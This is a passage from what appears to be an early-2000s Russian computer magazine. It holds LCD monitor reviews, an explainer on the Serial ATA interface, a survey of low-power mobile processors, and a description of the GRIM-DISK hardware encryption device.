(CPT), возможно, из-за этого ее характеристики сильно отстают от показателей старших собратьев. Однако по статистике LCD-панели этой модели очень редко бывают «проколотыми» — хотя браком считается наличие даже двух «выбитых» (выгоревших) точек на панели. Шаг экранных точек стандартен для современных матриц и равен 0.297 мм как по вертикали, так и по горизонтали. Разрешение составляет 1024x768 пикселей. Однако время реакции (послесвечение) оказалось одним из самых низких даже среди очень качественных, дорогих моделей от конкурентов. В целом изображение при стандартном разрешении в 1024x768 нареканий не вызывает, а недостатки не существенны: по краям слегка «фонит» синий цвет, а центр, наоборот, подсвечивает розовым. Это связано с недостаточным углом обзора: из-за него при первом взгляде на работающий монитор возникает ощущение искривленности LCD-панели, которое, впрочем, пропадает через несколько секунд (эффект настолько необычный, что вряд ли можно назвать его недостатком — это скорее странная особенность). Визуально геометрия в пределах нормы, но на самом деле экран слегка сжат по вертикали. Действительно серьезный недостаток — даже не муар, а сильный «дребезг» интерполированного изображения при разрешении в 640x480 точек. Избавиться от него невозможно, но кому понадобится работать при таком разрешении? Настроек у монитора мало, но все необходимое есть.

Кроме наличия звуковых колонок в глаза бросается качество изображения LCD-панели. Очень насыщенные цвета и великолепная геометрия

### Итог ► монитор с отличными характеристиками, но не стоит пытаться настраивать самому: лучше все равно не удастся

- + отличная геометрия
- + качественная интерполяция при низких разрешениях
- сложность настройки
- искажения цвета при изменении угла зрения
- небольшой запас яркости


### Оценка ► 8/10

» метрия делают изображение сравнимым по качеству с картинкой на экране CRT-мониторов. Свою, хоть и небольшую, долю в качестве изображения вносит антибликовое покрытие: благодаря ему на мониторе совсем нет отсветов. При более низких разрешениях качество интерполированного изображения практически не меняется: муара не возникает, хотя черные линии заметно краснеют.

Цветовая чувствительность сравнима с параметрами обычного CRT-монитора: серый цвет легко отличим от черного уже при наличии всего 4% белой компоненты.

Вместе с достоинствами LCD-панели от LG монитор унаследовал и ее недостатки. Его самое слабое место в том, что даже при ручной настройке невозможно избавиться от слабой красноватой подсветки черных тонких линий. Кроме того, при взгляде под углом заметно искажается цветовая гамма. Еще один минус — слабый запас яркости при достаточном запасе контраста: при ярком внешнем освещении LCD-панели белый цвет даже при максимальной яркости воспринимается как бледно-серый.

**Belinea 101560**  
15-дюймовый  
(1024x768 @ 75Гц)



Наверное, это лучший представитель LCD-мониторов Belinea. В мониторе используется панель от Fujitsu, чьи ноутбуки за последние два года зарекомендовали себя очень неплохо. Единственный недостаток — черные линии на белом фоне слегка подсвечиваются красным. Геометрия просто иде-

**Итог** ► лучший монитор из линейки Future Class. Аппарат честно заслужил знак «Оптимальный выбор Chip»


- + отличная геометрия
- + качественная интерполяция при низких разрешениях
- + качественная автоподстройка
- + большой угол обзора
- + большой запас яркости и контраста

**Оценка** ► 10/10

альная, и только при разрешении в 640x480 точек заметен муар. Большой угол обзора в 160 градусов по горизонтали и вертикали гарантирует, что при изменении положения глаз искажений цветов не будет. Запаса яркости вполне хватит для работы в ярко освещенном помещении, а при выставлении контраста на максимум тонкие линии начинают менять цвет на инвертированный — это говорит о том, что запаса контраста даже больше, чем необходимо. Настройка проста — все сводится к автоподстройке, с которой электроника справляется великолепно. Цветовая чувствительность не хуже обычных CRT-мониторов — 4% белого легко различимы на черном фоне.

И только чтобы не петь дифирамбы этой модели, нужно указать, что в отличие от Belinea 101515 массой в 6 кг этот монитор весит 8 кг, что, с некоторой натяжкой, можно считать недостатком.

### Belinea 101710 17-дюймовый (1280x1024 @ 75Гц)



Еще одна очень спорная модель. Потрясающий запас контраста при небольшой яркости, показатель которой меньше, чем даже у 15-дюймового Belinea 101560. Тайваньский производитель LCD-панели, ADT, особыми успехами не отнесен, хотя

**Итог** ► твердый середнячок

- + большой запас контраста
- + отличная геометрия
- слабая цветовая чувствительность
- синяя подсветка черных линий

**Оценка** ► 8/10

качество панели несколько выше, чем у LG. Изображение отличное на всех разрешениях, хотя для разрешения в 640x480 точек потребовалась ручная подстройка. Подвела цветовая чувствительность. Разница в 6% белого еле заметна. Положение снова спасает отличный контраст. Несмотря на небольшую гамму цветов (из-за низкой цветовой чувствительности), субъективно картинка выглядит ярко и насыщенно. Черные линии заметно подсвечены синим цветом, но в сложной композиции это не бросается в глаза из-за того, что синяя подсветка очень темная,

она становится заметной только в сравнении с черным цветом или на ярко-светлом фоне.

### Belinea 101810 18-дюймовый (1280x1024 @ 75Гц)



Крики « bravо! » сквозь стиснутые зубы. LCD-панель от IBM не имеет права на ошибки и искажения. Но так же не имеет права на приличную цену. Кроме недостаточного запаса яркости характеристики монитора ничем не хуже характеристик Belinea 101560.

Однако цена в две с лишним тысячи долларов превращает аппарат в бриллиантовую игрушку. Автоподстройка устраивает все возмож-

**Итог** ► лучший монитор, но при такой цене это и неудивительно

- + отличная автоподстройка
- + отличная геометрия и цвет
- слабый запас яркости

**Оценка** ► 10/10

ные искажения. Неудобство только в том, что настроить монитор так, чтобы при переключении в любой другой режим не требовалась автоподстройка, не удается. Впрочем, это не столько недостаток, сколько небольшая месть за то, что такой монитор еще долго будет далекой мечтой...

### Вывод:

Еще пара лет, и все мы перейдем на более удобные LCD-мониторы. Пятнадцатидюймовые матрицы с качеством семнадцатидюймовых CRT-трубок уже не редкость. Даже сейчас лучший, по показателям этого теста, Belinea 101560 можно приобрести меньше чем за \$1000.

Мониторы, конечно, не из дешевых, но цены на них постоянно снижаются и скоро будут сравнимы с ценами на CRT-мониторы.

■ ■ ■ Генри Шеппарт

Мониторы предоставлены фирмой «ERIMEX» (<http://belinea.rus.net>)

## Serial ATA




# Жизнь без «подтяжек»

О новом интерфейсе Serial ATA говорят уже довольно давно, а поддерживающая его рабочая группа Serial ATA Working Group была создана еще в 1999 году. Однако недавно он приобрел более конкретные очертания (была представлена первая предварительная спецификация) и уже приближается его внедрение — а значит, настало время поговорить о нем подробнее.

**Г**оворя кратко, Serial ATA является последовательной версией (данные посыпаются друг за другом) современного параллельного интерфейса ATA (большинство данных посыпается одновременно), используемого в персональных компьютерах для подключения жестких дисков, CD-ROM, DVD-ROM, ZIP и т. п. Он служит для передачи данных между оперативной памятью и периферийными устройствами.

История интерфейса ATA довольно длинная. Он возник в 80-х годах в качестве IDE (Integrated Drive Electronics) и после многих модификаций применяется до сих пор. За возникновением этого интерфейса (обозначаемого также ATA-bus или ATA-Advanced Technology Attachment) стояли фирмы Imprimis, Compaq и Western Digital.

Первоначальный интерфейс позволял подключить два жестких диска (один — в качестве управляющего — master, второй — в качестве управляемого — slave). Максимальная скорость передачи данных сначала составляла 3,3 Мбайт/с и в результате последовательных усовершенствований (использование режимов PIO и DMA) была увеличена до 8,3 Мбайт/с. Однако со временем проявились слабые места такого решения — прежде всего возможность присоединить только два устройства (диска) с максимальной емкостью 512 Мбайт. Поэтому в 1993 году появился новый интерфейс, названный Enhanced IDE (EIDE или также Fast ATA-2), который происходил от IDE и имел с ним обратную совместимость. Интерфейс EIDE управлялся уже с четырьмя периферийными устройствами (подключенными на двух каналах), и это были не только жесткие диски. Скорость обмена возросла до 16,6 Мбайт/с, и поддерживались диски большей емкости (до 8,4 Гбайт). После EIDE появился еще более быстрый интерфейс Ultra DMA/33, обозначаемый также как Ultra ATA или Ultra DMA. Использование режима прямого доступа к памяти (DMA) привело к двукратному увеличению скорости передачи — до 33,3



► Подключение SATA-устройства

Мбайт/с. Далее последовали версии ATA/66 и самая последняя ATA/100 с максимальной теоретической скоростью передачи данных соответственно 66 и 100 Мбайт/с.

#### Хочется перемен

Однако настало время перемен, и для этого существует много причин. Во-первых, было бы сложно и дальше увеличивать скорость передачи параллельного интерфейса ATA. Кроме того,

пропускную способность 1500 Мбит/с (отсюда и обозначение SATA/1500), которая постепенно должна быть увеличена до 6000 Мбит/с (Serial ATA/6000). Пока реальная скорость передачи данных составляет около 150 Мбайт/с (для Ultra ATA/100 этот показатель составляет 100 Мбайт/с). Развитие запланировано на много лет вперед (см. таблицу).

Разумеется, изменения коснулись не только скорости. Существенно изменятся и кабели, слу-

**Новый интерфейс Serial ATA обеспечивает теоретическую пропускную способность 1500 Мбит/с, которая постепенно должна быть увеличена до 6000 Мбит/с**

производителям компьютеров не нравится, как выглядят шлейф для подключения: сначала он был 40-жильным, а начиная с версии ATA/66 он уже 80-жильный (разумеется, разъем остался по-прежнему 40-пиновый). Кабель слишком толстый (напоминает подтяжки, часто его так и называют), занимает в «шкафу» (системном блоке) много места и мешает перемещению воздуха внутри него. Проблемы вызывает также и то, что его максимальная длина — 45 см, поэтому некоторое оборудование сложно подключить.

Новый интерфейс Serial ATA (пока что в виде версии «draft» 1.0) обеспечивает теоретическую

же для передачи данных. Использующиеся сейчас 40- или 80-жильные шлейфы будут заменены на кабели с гораздо более простыми разъемами. Говорится о двух парах кабелей данных, а остальные кабели будут предназначены для питания. Таким образом, в целом новый кабель мог бы выглядеть как шнур для клавиатуры или »

#### ССЫЛКИ


- ▶ <http://www.serialata.org/>
- ▶ <http://www.intel.com/pressroom/archive/releases/cn112100.htm>
- ▶ <http://www.dell.com/downloads/global/vectors/sata.pdf>

Версия	Serial ATA 1500	Serial ATA 3000	Serial ATA 600
Скорость передачи данных	1,5 Гбит/с	3 Гбит/с	6 Гбит/с
Предполагаемый год внедрения	2001	2004	2007
<b>Сравнение скорости</b>			
Интерфейс			Пропускная способность (Мбайт/с)
ST-506 (MFM и RLL)			0,625-0,9375
IDE-ATAPI			3,3 - 8,3
EIDE (ATA-2)			11,1-16,7
Ultra ATA (Ultra DMA/33)			33,3
Ultra ATA/66			66,6
Ultra ATA/100			100
Serial ATA/1500			150

» мыши (см. рисунки). Следовательно, им будет гораздо легче манипулировать и он займет меньше места. Его максимальная длина может быть больше метра, так что инсталляция станет значительно проще, должна уменьшиться и цена.

Также будет использована другая топология подключения, а именно топология point-to-point (современные ATA работают в топологии «звезда»). Каждое подключаемое устройство (жесткий диск, приводы DVD-ROM, CD-ROM и т. д.) будет присоединено прямо к хост-адаптеру (Host Bus Adapter), следовательно, оборудование не нужно будет подключать как master или slave, что позволит каждому устройству полностью использовать пропускную способность канала.

Крайне существенно и то, что для операционных систем, программ и программистов ничего не изменится — совместимость в этом направлении сохранится. Первая демонстрация SATA (жесткий диск Seagate Serial ATA был подключен к хост-адаптеру фирмы APT Technologies, установленному в компьютере с процессором Pentium 4) уже состоялась в этом году на IDF (Intel Developer Forum) на рабочей станции с системой Windows 98/2000.



▶ Принципиальная схема присоединения устройств через интерфейсы Serial ATA и Parallel ATA

### Только вместе

Первые коммерческие изделия с интерфейсом SATA могут появиться уже в конце года. За этим интерфейсом стоит ряд известных фирм, таких как APT Technologies, Intel, Dell, IBM, Maxtor, Quantum, Seagate, и к ним присоединяются и многие другие. Следовательно, заинтересованность в переменах имеется.

Семейство устройств ATA/ATAPI огромно, поэтому новая технология будет внедряться, вероятно, медленно. Для обеспечения наиболее легкого перехода, разумеется, было бы выгодно использовать наборы микросхем, поддерживающих параллельные и последовательные интерфейсы ATA. Таким образом пользователь смог бы подключить и более старое оборудование.

Интерфейсы SATA будут предназначены в первую

очередь для внутреннего оборудования, а не для присоединения внешних устройств (камер, принтеров, сканеров и т. п.). Для внешнего оборудования будет служить интерфейс USB версии 2.0. Уже хорошо испытанный интерфейс USB также дождался изменений. В то время как USB 1.1 имеет скорость передачи 12 Мбайт/с, для USB 2.0 этот показатель составляет 480 Мбайт/с (это больше, чем у интерфейса IEEE-1394, имеющего скорость передачи 400 Мбайт/с). Более высокая пропускная способность позволяет использовать USB и для подключения жестких дисков, приводов CD-RW или модемов DSL. USB 2.0 имеет обратную совместимость с более старшим оборудованием, следовательно, позволяет и присоединение скоростей 1,5 и 12 Мбайт/с. Таким образом, будущее обещает быть очень быстротечным... ■ ■ ■ Антон Мокрецов

ИНТЕРНЕТ НАЧИНАЕТСЯ ЗДЕСЬ®

# 4User.ru



ИНТЕРНЕТ-ПРОЕКТ КОМПАНИИ КИРИЛЛ И МЕФОДИЙ®

## Процессоры для мобильных компьютеров

# Нам ваттов не надо...

Сегодня практически все производители процессоров предлагают не только модели для настольных ПК, но и их мобильные версии. Требования пользователей и жесткая конкуренция на рынке процессоров для мобильных компьютеров заставляют производителей постоянно совершенствовать свои изделия. Процессоры становятся все быстрее, а потребление энергии и выделение тепла постепенно снижаются.

**В** области процессоров для мобильных компьютеров несколько значительных современных разработок имеет корпорация Intel. В первую очередь это появившийся процессор Intel Mobile Pentium III 1 ГГц, который, по сравнению с высокопроизводительными настольными рабочими станциями на базе процессоров Athlon, Pentium III и Pentium 4, обеспечивает схожую производительность в мобильных компьютерах. Другим не менее значительным событием можно считать снижение напряжения питания у процессора Pentium III 500 МГц до 1 В (ранее данные процессоры работали при напряжениях 1,1–1,7 В) и потребляемой мощности до 0,5 Вт.

Процессор 1 ГГц, как и предыдущие версии, поддерживает технологию Intel® SpeedStep™ и в экономичном режиме работает на частоте 700 МГц. При работе на номинальной частоте напряжение питания составляет 1,7 В (в экономическом режиме 1,35 В), а потребление электроэнергии составляет примерно 3 Вт (при максимальном использовании даже 10,2 Вт). 900 МГц версия в оптимизированном режиме также работает на частоте 700 МГц под тем же напряжением 1,7 В и с таким же энергопотреблением.



▲ Процессоры Ultra Low Voltage предназначены для очень маленьких ноутбуков

## Не только мощность, но и энергопотребление

Как правило, мощность — это самый важный параметр при выборе компьютера. Так как самые высокопроизводительные процессоры имеют и самый большой расход электроэнергии, то их использование возможно лишь в ноутбуках с большой емкостью батарей. Поэтому Intel занимается в том числе и производством процессоров с достаточно низким потреблением энергии. В мини- или субноутбуках высокопроизводительный, но ненасытный процессор был бы мало полезен.

Таким образом, кроме версии Mobile, сейчас также предлагаются процессоры Low Voltage и Ultra Low Voltage. Это касается процессоров Pentium III и Celeron. Например, Celeron 500 МГц и Pentium III 500 МГц для мобильных компьютеров существует в трех версиях: Mobile работает под напряжением 1,6 В, а версии Low Voltage и Ultra Low Voltage под 1,1 В с расходом электроэнергии 1 Вт.

Следовательно, рекордсменом с точки зрения минимального расхода энергии является процессор Ultra Low Voltage (ULV) 500 МГц, появившийся на рынке в начале этого года. Это процессор, который в состоянии, при снижении рабочей частоты на 300 МГц, уменьшить потребляемую мощность на 0,5 Вт. В зависимости от нагрузки она может составлять максимум 5 Вт. В режиме ожидания потребляемая мощность снижается приблизительно на 0,04 Вт, и наоборот, например, при конвертировании файла MPEG-2 потребление энергии возрастает приблизительно на 1,2 Вт. При работе на максимальной частоте процессор требует примерно около 1 Вт и работает под напряжением 1,1 В. Процессор удобен прежде всего для субноутбуков с небольшой емкостью аккумуляторов.

27 февраля был представлен еще один процессор с очень низкими затратами электроэнергии. Речь идет о процессоре Low Voltage Mobile Pentium III 700 МГц — самой быстрой версии процессора Pentium III для мини-ноутбуков с массой до 1,5 кг и толщиной до 2 см, которые сегодня составляют примерно 9% рынка. Про-

цессор работает под напряжением 1,35 В, а после перехода в оптимизированный режим на частоту 500 МГц напряжение питания составляет 1,1 В. При этом средний расход электроэнергии ниже, чем 1 Вт. В семействе процессоров Mobile Celeron тоже есть новинка: 19 марта этого года в распоряжение пользователей предоставлена версия Celeron 750 МГц для мобильных компьютеров.

## Как можно сэкономить?

Для эффективного снижения энергопотребления необходимо совместное применение нескольких технологий. В первую очередь это производственный процесс, а именно 0,18-микронная технология, которая предоставляет возможность значительно снизить напряжение питания и потребляемую мощность процессора. Недавно Intel анонсировал новую технологию литографии — Extreme Ultra Violet Lithography, благодаря которой появится возможность превзойти уже внедренную 0,13-микронную технологию производства процессоров. Дальнейшее развитие технологии позволит уже в первой половине этого десятилетия разработать процессоры с частотой 10 ГГц.

Снижению энергопотребления в будущем также будет способствовать уже упоминавшаяся технология Intel® SpeedStep™, которая обеспечивает снижение напряжения и частоты в случае, когда переносной компьютер работает на батареях.

Другой технологией, помогающей Intel удерживать потребление процессором электроэнергии на низком уровне, является технология QuickStart — благодаря ей процессор способен перейти в спящий режим (в этом состоянии его энергозатраты минимальны и обычно доходят до 0,5 Вт). При переключении из спящего режима в обычный прежняя работоспособность восстанавливается очень быстро. Это также значительно экономит энергию. При этом переключение между режимами осуществляется так быстро, что экономия энергии возможна, например, между нажатиями клавиш при печати на клавиатуре.



	Потребляемая мощность (Вт)	Потребляемая мощность (Вт)
Процессор Pentium III 600 МГц	0,8	0,8
Чипсет 440 MX	0,65	0,65
Память 64 Мбайт SDRAM	0,1	0,1
Графический чип	0,5	0,5
Промежуточная сумма	2,05	2,05
Входящая/выходящая подсистема	0,1	0,1
Аудио	0,4	0,4
Модем	0	0,7
Жесткий диск	0,65	0,89
DVD-ROM	2,51	0
CardBus	0,2	0,2
Активное охлаждение	0	0,4
Остальное	1	1
Промежуточная сумма	4,86	4,86
LCD-дисплей	2,8	2,8
Ресурс энергии	0,72	0,72
<b>Итого</b>	<b>10,43</b>	<b>9,26</b>

Расход электроэнергии отдельными компонентами ноутбука при проигрывании фильма DVD (первая колонка) и при обычной нагрузке (вторая колонка). Источник: Intel

» В производстве процессоров для мобильных компьютеров у компании Intel уже достаточный опыт. Первым процессором для мобильных компьютеров был процессор i386SL, изготовленный в 1990 году. Еще у процессоров Mobile Pentium MMX потребляемая мощность составляла около 17 Вт при напряжении питания 2,8 В. После перехода на 0,25-микронную технологию расход снизился в два раза. Вершиной достижений тех лет стал процессор Pentium MMX 120 МГц для ноутбука с расходом энергии 4,2 Вт. Процессор Mobile Pentium II 400 МГц потреблял около 7,5 Вт, Mobile Intel Celeron — 7,7–15,6 Вт (в зависимости от версии). В прошлом году Intel разработала процессор Mobile Pentium III, потребляющий всего 1 Вт; в 2001 году этот показатель составил 0,5 Вт.

При производстве стандартных процессоров такого акцента на снижение энергозатрат, разумеется, не делается. Таким образом, процессор 1 ГГц Pentium III может потреблять до 29 Вт, а Celeron — примерно 18 Вт. Pentium 4, например, потребляет еще больше — 55 Вт, но есть и более удручающие показатели: так, у Alpha 21264 эта величина составляет 100 Вт.

## Конкуренция

Но у Intel в этом сегменте рынка есть конкуренты, правда значительно отстающие. AMD (Advanced Micro Devices, Inc.) поставляет свои сравнительно устаревшие процессоры AMD-K6-2+ только для самых дешевых ноутбуков, от использования которых многие производители мобильных компьютеров уже отказались. Не лучше ситуация с процессором Mobile AMD-K6-III+. На момент написания статьи мобильных компьютеров с данным процессором на российском рынке в продаже не было. В начале года AMD представила мобильный Duron версии 600 и 700 МГц, которая использует системную шину 200 МГц и имеет 64 Кбайт памяти кэша L2. Выполненный по 0,18-микронной технологии, он работает под напряжением 1,4 В. Сейчас есть и 800 МГц версия Duron, который работает под управлением чипсета ALi 1647 (MAGiC 1) или

VIA KT133A (в скором будущем ожидается выпуск новых чипсетов от других производителей). Что касается его версии Morgan, которую все ждали, то она поддерживает технологию PowerNow! и ее расходы на электроэнергию относительно невысоки. В скором времени мы должны ждать от фирмы AMD появления нового Athlon для мобильных компьютеров (кодовое название Palomino).

Технология PowerNow!, используемая в мобильных процессорах AMD, сочетанием аппаратных и программных средств позволяет изменять напряжение и частоту процессоров в зависимости от текущих потребностей приложения. Разумеется, при этом экономится заряд батарей. Процессор может работать в трех модификациях: автоматической (при этом частота меняется в зависимости от потребности), High Performance (наибольшая возможная производительность) и Battery Saver (работает на самой низкой из возможных частот). По данным фирмы AMD, процессор K-6®-2+ работает под напряжением 1,4–2 В и потребляет примерно 3 Вт.

О процессорах Transmeta говорилось и писалось достаточно. К сожалению, у нас не было шанса непосредственно познакомиться с ним, так как снабженные им ноутбуки в России не продаются. Проблему составляет главным образом производительность Transmeta. Кроме того, введением своих новых процессоров с очень низким потреблением электроэнергии Intel нанес Transmeta достаточно тяжелый удар.

## Не только процессор

К сожалению, процессор — только один компонент ноутбука, который, соответственно, потребляет только часть электроэнергии, причем меньшую из необходимой для поддержания работоспособности всех комплектующих компьютера, таких как дисплей, жесткий диск, CD-ROM, память, чипсет, видеокарта и т. д. На расход электроэнергии для отдельных компонентов переносного компьютера с процессором Mobile Pentium III 600 МГц можно посмотреть в таблице. В ней представлены расходы

электроэнергии при обычной загрузке и при проигрывании фильма с диска DVD.

Как видно из таблицы, Intel уже достаточно сделала для снижения расходов электроэнергии. Если бы у процессора был нулевой расход электроэнергии, то это все равно не спасло бы ситуацию. Возможности сэкономить следует искать в других «местах». Intel является также производителем наборов микросхем для ноутбуков — это чипсеты 440 BX (специальная версия для ноутбука) и 440 MX.

Путь к снижению потребления электроэнергии был нелегким. Технологии, благодаря которым это становилось возможным, появлялись постепенно. Сегодня с их помощью переносные компьютеры можно переключать в режим энергосбережения. Чтобы можно было сэкономить, производители комплектующих компьютера и программ должны были договариваться об общих шагах и определенных спецификациях. Так, например, возникла спецификация APM (Advanced Power Management, то есть усовершенствованное управление расходом энергии), выдвинутая фирмами Intel и Microsoft. Что касается управления энергией, решаемого на уровне BIOS и позволяющего снизить потребление энергозатрат процессора или комплектующих компьютера, в случае необходимости его отключают. Самая новая спецификация APIC была выдвинута фирмами Intel, Toshiba и Microsoft. Благодаря им операционная система, жесткий диск и периферийные устройства могут «договариваться» о потреблении электроэнергии. Это позволяет операционной системе управлять компонентами, то есть включать их только в случае, если в этом есть необходимость, выключать и т. д. Таким образом, APIC заменяет собой спецификации APM и PnP BIOS.

Постепенно улучшаются и аккумуляторы. После литий-ионных батарей пришли батареи литий-полимерные. Другой новинкой также является технология ALB (Advanced Lithium Batteries) фирмы Toshiba, позволяющая производить аккумуляторы толщиной до 1 мм с характеристиками, превосходящими литий-ионные аккумуляторы.

■ ■ ■ Антон Мокрецов



Устройство защиты информации ГРИМ-ДИСК

# Противоугонный набор для данных

Как известно, шпионская деятельность бывает разной. От великолепно прикрытой резидентуры посольства до младшей сестры-ябеды, которая обязательно доложит родителям о ваших очередных похождениях. Естественно возникает вопрос конфиденциальности информации. Решить его можно только двумя способами — карательным или предупредительным.

**П**ервый способ до недавнего времени был очень широко распространен. Египтяне варили шпионов в масле, в темные средние века дала о себе знать необразованность — в моде было отсечение головы. Наши современники отказались от практики публичной казни, заботясь о моральной устойчивости общества, но карательные методы применяются и сегодня. Понятно, что физические расправы обречены на забвение, ведь даже небольшие косметические изменения не могут скрыть их скучного однообразия.

Зато второй способ, куда более перспективный, быстро развивается и уже успел принять огромное множество форм. Главный принцип — просто не дать добраться до оберегаемой информации. Болезненный интерес резидентуры мгновенно излечивается высылкой дипломатов из страны, сестру-ябеду наверняка остановит высокий забор или огромная грязная лужа, через которую вы с удовольствием

переберетесь, совершенно справедливо рассчитывая на последующую неподконтрольность ваших действий.

В компьютерном мире рубить головы не модно, поэтому приходится довольствоваться предупредительными мерами. Чтобы не тянуть мягкающую живность за хвост, стоит напомнить мудрый анекдот о том, что на все 100% информацию на вашем жестком диске можно будет обезопасить при наличии сейфа и отсутствии HUB-розетки.

Действительно, пока еще никто не слышал о воровстве информации с отключенного от сети и питания компьютера, который еще и заперт в сейф. Однако анекдот всегда является отражением реальной жизни. Оказалось, достаточно уменьшить размеры сейфа и анекдот превратится в интересное инженерное решение... Разработка компании «ЛАН Крипто», о которой пойдет речь, на-

зывается ГРИМ-ДИСК. В двух словах — это винчестер в сейфе, но в сети.

Рассмотрим подробнее это устройство. Даже внешне диск представляет собой обычный пятидюймовый rack-корпус. Внутри находятся защищаемый винчестер и плата IDE-кодировщика, которая фактически является посредником между обычным IDE-контроллером и защищаемым винчестером. Чтобы инициализировать плату кодировщика и получить доступ к данным, необходимо воспользоваться магнитным «ключом-таблеткой» Touch-Memory, в которую «вшит» 256-битный код. Сам же код защищен паролем, и без него магнитный ключ бесполезен. В итоге от пользователя требуются минимальные действия для активизации грин-диска: при включении компьютера поднести магнитный ключ к передней панели устройства, набрать в появившемся приглашении пароль и расслабиться — далее весь процесс работы с грин-диском ничем не »

» отличается от работы с обычным винчестером, вплоть до выполнения низкоуровневых операций, таких как *format* или *fdisk*.

Технически гrim-диск тоже устроен очень просто. Но есть один минус, который впоследствии превращается в огромный плюс.

Кроме самого гrim-диска, в поставке имеется сетевая карта со вставленной микросхемой BOOT-ROM. В нее вшит небольшой код для инициализации проверки магнитного ключа и пароля. Отдавать лишний PCI-слот жалко, но искусство всегда требует одного и того же. Сетевая карта является в данном случае просто носителем дополнительного кода BIOS. При желании ППЗУ-микросхему можно вставить в вашу, уже установленную, любимую сетевую карту. Код из ППЗУ автоматически запускается при включении компьютера, сразу после выполнения основного кода BIOS (иногда необходимо вручную с помощью утилиты настройки сетевой платы разрешать использовать BOOT-ROM).

Так как вся проверка легитимности доступа проходит еще до загрузки операционной системы, то, во-первых, гrim-диск совершенно не зависит от операционной системы, во-вторых, на него самого можно поставить любую операционку и, в-третьих (самое главное!), для работы с гrim-диском не требуется никакого программного обеспечения. Нет софта — нет и возможности взломать систему без пассатижей, паяльника и отвертки. Единственное, на первый взгляд, узкое место — код инициализации пароля, вшитый в BOOT-ROM сетевой карты. Его можно «слить» из оперативной памяти, куда он загружается сразу после включения компьютера. Однако он ничего

не даст взломщику, так как не содержит алгоритма кодирования или обработки ключа/пароля.

Все. Тупик. Алгоритм шифрации/дешифрации вшит в IDE-кодировщик. Пароль и код — в голове и магнитном ключе соответственно. Программы для кодирования нет, в результате взламывать нечего. Но что еще хуже для потенциального взломщика, алгоритм шифрации/дешифрации выполняется в процессе передачи данных по принципу «черного ящика». Данные поступили на вход кодировщика и, уже обработанные, появились на выходе. В оперативную память не попадает ни бита информации, поэтому перехватывать нечего. Даже простой анализ файлов на защищаемом винчестере невозможен.

Если извлечь винчестер из гrim-диска, то в другом компьютере винчестер поведет себя как девственно чистый диск. Как будто он даже не форматирован. Дело в том, что IDE-кодировщик шифрует абсолютно все, кроме, пожалуй, команд позиционирования головок винчестера. Поэтому невозможно себе представить ту белиберду с точки зрения обычного IDE-контроллера, которая записана в секторах MBR или FAT. IDE-контроллер просто игнорирует этот «мусор», предполагая, что винчестер еще ни разу не был отформатирован. Именно этот момент дополнительно добавляет очков методу шифрации. Даже при банальной краже винчестер бесполезен без специального оборудования.

С железом разобрались. Лазеек нет и не предвидится. Остается только попробовать подобрать ключ и пароль. Однако пароль состоит из 7-35 знаков. Теоретически можно использо-

вать все 255 символов, но реально используются 10 цифр, 26 английских букв и несколько спецсимволов. Все равно подбор возможных комбинаций из 7 знаков и около 40 символов представляет собой достаточно нетривиальную задачу. Ну а сам ключ можно украдь только вместе с гrim-диском. (В принципе кража ключа все равно ни к чему не приведет. 256-битный код ключа активируется с помощью пароля.)

Остается только надеяться на несовершенство метода шифрации. Однако метод ВЕСТА-2М, используемый в системе, считается одним из лучших в мире и требует для взлома около  $10^{77}$  элементарных подборов.

